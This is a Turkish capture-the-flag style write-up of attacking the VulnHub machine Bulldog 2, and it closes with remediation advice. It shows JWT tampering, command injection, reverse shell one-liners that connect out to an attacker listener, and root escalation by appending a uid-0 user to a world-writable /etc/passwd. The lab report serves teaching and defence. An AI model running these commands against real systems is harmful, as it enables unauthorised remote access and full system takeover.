
Giriş yaparken bize döndürülen sonuçları Burp Suite üzerinden görüntüleyebiliriz. Oturum açtığımızda aldığımız 'Auto level' ve oturumumuz için atanmış olan token bilgisini görüntüleyebiliriz.




Burada bize atanan token ve yetki düzeyini değiştirip gönderdiğimizde, sadece o oturum için özel olarak admin yetkisine erişmiş olacağız. Token bilgisini değiştirmek için JWT üzerinde değişiklik yapabileceğimiz bir web sitesi kullanacağız [11]. Kendimizi 'master_admin_user' olarak siteye giriş yaparak yetkili kullanıcı olacağız. Bu zafiyet, 'Access Control Vulnerabilities And Privilege Escalation' olarak tanımlanabilir.

Kendimizi yetkili kullanıcı olan ‘master_admin_user’ olarak siteye giriş yapılacaktır. Bu zafiyet ‘Access Control Vulnerabilities And Privilege Escalation’ olarak tanımlanabilir.





Buradaki isteği gönderdiğimizde siteye admin olarak giriş yapmış olduk ve yeni bir ikon olan admin paneli belirdi. Bu panele tıkladığımızda bir dashboard açıldığını görüyoruz. Sayfanın görünümü aşağıdaki gibidir.



2.6. CLI Bağlantısı

Bu aşamada Dashboard üzerinde SQL injection, XSS açıkları veya komut enjeksiyonu denenebilir. Sayfada yer alan CLI ifadesi (Command Line Interface), yani komut satırı arayüzü, bize terminale geçmek ve bir Shell bağlantısı almak için ipucu sağlamaktadır. İnternette ufak bir arama yaparak Shell bağlantısı sağlayabilecek komutları bulalım [12]

Netcat


Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```


If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```


Dashboard üzerinde yaptığımız işlemi Intercept kısmında yakalayalım. Burada iki farklı komutu ayırmak için kullanılan ';' (noktalı virgül) işaretini ekleyelim. Netcat ile dinleme moduna aldığımız port üzerinden bize Shell sağlayacak şekilde düzenleyelim. Port numarasını ve reverse Shell alacak IP adresimizi değiştiriyoruz.



Oluşturduğumuz paketi 'Send' düğmesine tıkladığımızda, bize bir reverse Shell bağlantısı sağlanacaktır.



Shell bağlantısını daha kullanışlı hale getirmek için bir Python komutu kullanacağız. Bu komutu internette aratarak bulabiliriz [13]. Komutu elde ettiğimiz Shell üzerinde çalıştırarak daha güçlü ve düzenli bir bağlantı elde edeceğiz.



'node' kullanıcısı olduğumuz görünmektedir.

Burada hedef işletim sisteminde komutları çalıştırabildiğimiz, kendi shell bağlantımızı elde ettiğimiz bir 'OS Command Injection' açığı sömürülmüştür.

```
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ ls
ls
angular-src  docker-compose.yml  models        package.json       routes
app.js       Dockerfile          node_modules  package-lock.json  views
config       dump                npm-debug.log  README.md
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ whoami
whoami
node
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$ uname -a
uname -a
Linux bulldog2 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_
64 x86_64 GNU/Linux
node@bulldog2:/var/www/node/Bulldog-2-The-Reckoning$
```

2.7. Dosya İzinleri

Kabuk üzerinde 'node' kullanıcısı olarak oturum açtığımızda, dizinler arasında geçiş yaparken root dizinine erişim izni alamadık ve 'permission denied' hatasıyla karşılaştık. Yeterli yetkiye sahip olmadığımız için yetkimizi yükseltmemiz gerekiyordu. Kullanıcıları görüntülemek için /etc dizininde bulunan 'passwd' dosyasını okuduk, ancak şifreleri görebilmek için 'shadow' dosyasını okumaya çalıştığımızda yine 'permission denied' hatasıyla karşılaştık.

```
node@bulldog2:/etc$ cat shadow
cat shadow
cat: shadow: Permission denied
```

```
node@bulldog2:/etc$ cat passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Passwd dosyasında hangi yetkilere sahip olduğumuzu görmek için 'ls -l' komutunu kullandık ve burada bir zafiyet keşfettik. Passwd dosyasının herkes tarafından yazılabilir, okunabilir ve çalıştırılabilir olduğunu gördük.

Bu durum, dosyanın yazım formatında yeni bir kullanıcı ekleyerek root izinlerine sahip olabileceğimizi göstermektedir.

```
ls -l | grep passwd
-rwxrwxrwx 1 root root       1730 Jun 17 11:08 passwd
```

Dosyadaki yazım formatını incelediğimizde, 'x' karakterinin shadow dosyasında o kullanıcıya ait şifrenin kriptolanmış halinin bulunduğunu biliyoruz. Bu nedenle yeni bir kullanıcı oluşturmadan önce, kullanıcının şifresinin kriptolanmış halini oluşturmamız gerekiyor. Yeni bir terminal açıp 'abm23' kullanıcısı için şifresinin crypt hali oluşturuluyor. Bu işlem için internet üzerinde 'crypt function one line perl ' gibi bir arama yaparak gerekli komutu bulabiliriz [14].

```
┌──(samet㉿SAMETYK)-[~]
└─$ perl -le 'print crypt("abm2323","aa")'
aag3poyj/xbew
```


Ardından echo komutunu kullanarak yeni kullanıcımızı passwd dosyasına ekliyoruz. Bundan sonra su <kullanıcı_ismi> komutuyla root yetkisine sahip kullanıcıya geçiş yapabilirsiniz.

```
node@bulldog2:/etc$ echo "abm23:aag3poyj/xbew:0:0:abm23:/root:/bin/bash" >> passwd
```

```
node@bulldog2:/etc$ whoami
whoami
node
node@bulldog2:/etc$ su abm23
su abm23
Password: abm2323

root@bulldog2:/etc# whoami
whoami
root
root@bulldog2:/etc# cd root
cd root
```

Root dizinine giderek bize bırakılan 'Flag.txt' dosyasını okuyabiliriz.



3. SONUÇLAR

3.1. Sonuç

Çeşitli zafiyetlerden faydalanarak sistemin güvenlik önlemleri atlatılmıştır. Bu durum, hedef sistemin saldırıya açık olduğunu ve yüksek bir risk taşıdığını göstermektedir. Saldırı başarılı sonuç vermiş olup, Bulldog2 şirketine büyük zarar verebilecek riskli saldırılar düzenlenmiştir. Sistemin backend tarafında yeterli önlem alınmaması bu saldırının gerçekleşmesinde önemli rol oynamıştır.

İzinsiz bir kullanıcı oluşturarak sisteme giriş yaptıktan sonra, giriş aşamasında yetki düzeyinin kontrol edilmemesi, yeni bir saldırı için olanak sağlamıştır. Kullanıcı girişleri, oturum boyunca atanan JWT token ile sürdürülmektedir. Yetki kontrolü zafiyeti, sitenin kullanıcı yetkilerini sadece istemci tarafında doğrulayan bir mekanizmaya sahip olmasından ve token üzerinde yapılan değişikliklerin sunucu tarafında yeterince doğrulanmamasından kaynaklanmaktadır.

JWT token'ler, kullanıcıya ait bilgileri taşıyan ve sunucu tarafından imzalanmış olan JSON nesneleridir. Bu imza, token'in değiştirilmediğini doğrulamak için kullanılır. Ancak, sitenin JWT token'in imzasını doğru bir şekilde kontrol etmemesi veya imza doğrulamasını tamamen atlaması, token üzerinde değişiklik yaparak yetki seviyesini yükseltmeye olanak sağlamıştır.

Yetki kontrollerinin sadece istemci tarafında yapılması ciddi bir güvenlik zafiyetidir. Sunucu tarafında yeterli kontrol mekanizmalarının olmaması, saldırganların yetki seviyelerini manipüle etmelerine imkan vermektedir. Bu zafiyet sayesinde saldırgan, standart kullanıcı yetkilerini aşarak admin yetkilerine sahip olmuştur. Admin yetkileri ile saldırgan, sistemdeki tüm verilere erişebilir, bunları değiştirebilir veya silebilir. Bu, büyük ölçekli veri ihlallerine ve bilgi sızıntılarına yol açabilir. Ayrıca, admin yetkileri

sayesinde saldırgan, sistem yapılandırmalarını değiştirebilir, yeni kullanıcılar ekleyebilir veya mevcut kullanıcıların bilgilerini değiştirebilir.

Bu sonuçlar, sistemin güvenlik açıklarını ve saldırganların bu açıkları nasıl kötüye kullanabileceğini açıkça ortaya koymaktadır. Sistemin güvenliğini artırmak için özellikle yetki kontrolü ve JWT token doğrulaması gibi kritik alanlarda gerekli önlemlerin alınması gerekmektedir.

4. DEĞERLENDİRME

4.1. Önlemler

Kullanıcı kayıt işlemleri sadece frontend tarafında değil, aynı zamanda backend tarafında da kontrol edilmelidir. Backend tarafında ek güvenlik önlemleri uygulanarak izin verilmeyen kullanıcı kayıt taleplerinin reddedilmesi sağlanmalıdır.

JWT token'lerin imzası, her giriş talebinde sunucu tarafından doğrulanmalıdır. Bu, token üzerinde yapılan değişikliklerin fark edilmesini sağlar ve yetkisiz erişimlerin önüne geçer.

Kullanıcı yetkileri sadece istemci tarafında değil sunucu tarafında kontrol edilmelidir. Yetki seviyeleri, sunucu tarafında doğru bir şekilde belirlenmeli ve uygulanmalıdır. Ayrıca, kullanıcıların sadece izin verilen kaynaklara ve işlemlere erişebilmesi sağlanmalıdır.

Komut enjeksiyonu zafiyetlerini engellemek için kullanıcı tarafından sağlanan girdilerin doğru bir şekilde doğrulanması ve filtrelenmesi gereklidir. Örneğin, CLI'da kullanıcı girdilerinin doğrudan işlenmesi yerine, girdilerin güvenli bir şekilde alınmalıdır.

Sistem dosyalarının izinleri dikkatli bir şekilde yapılandırılmalıdır. Özellikle kritik sistem dosyalarının (örneğin, /etc/passwd) sadece gerekli kullanıcılar tarafından yazılabilir olması sağlanmalıdır. Gereksiz yere yazılabilir dosyalar, saldırganların sistem üzerinde tam kontrol elde etmesine yol açabilir. Bu tür zafiyetlerin önlenmesi, sistem güvenliğini önemli ölçüde artırır.

5. KAYNAKÇA

[1] https://www.vulnhub.com/entry/bulldog-2,246/

[2] https://www.virtualbox.org/wiki/Downloads

[3] Avcı, İ., et al. "Siber Ölüm Zinciri ve Saldırı Önleme Yöntemlerinin İncelenmesi." IX. International Advanced Technologies Symposium (IATS'21).

[4] https://cqr.company/web-vulnerabilities/client-side-validation-bypass/

[5] https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation

[6]https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

[7] https://portswigger.net/web-security/access-control

[8] https://en.wikipedia.org/wiki/Privilege_escalation

[9] https://medium.com/bilişim-hareketi/tr-os-command-injection-nedir-584bff7f6377

[10] https://beautifier.io

[11] https://jwt.io

[12] https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

[13] https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html

[14] https://stackoverflow.com/questions/53272899/basic-perl-shellscripting-question-using-crypt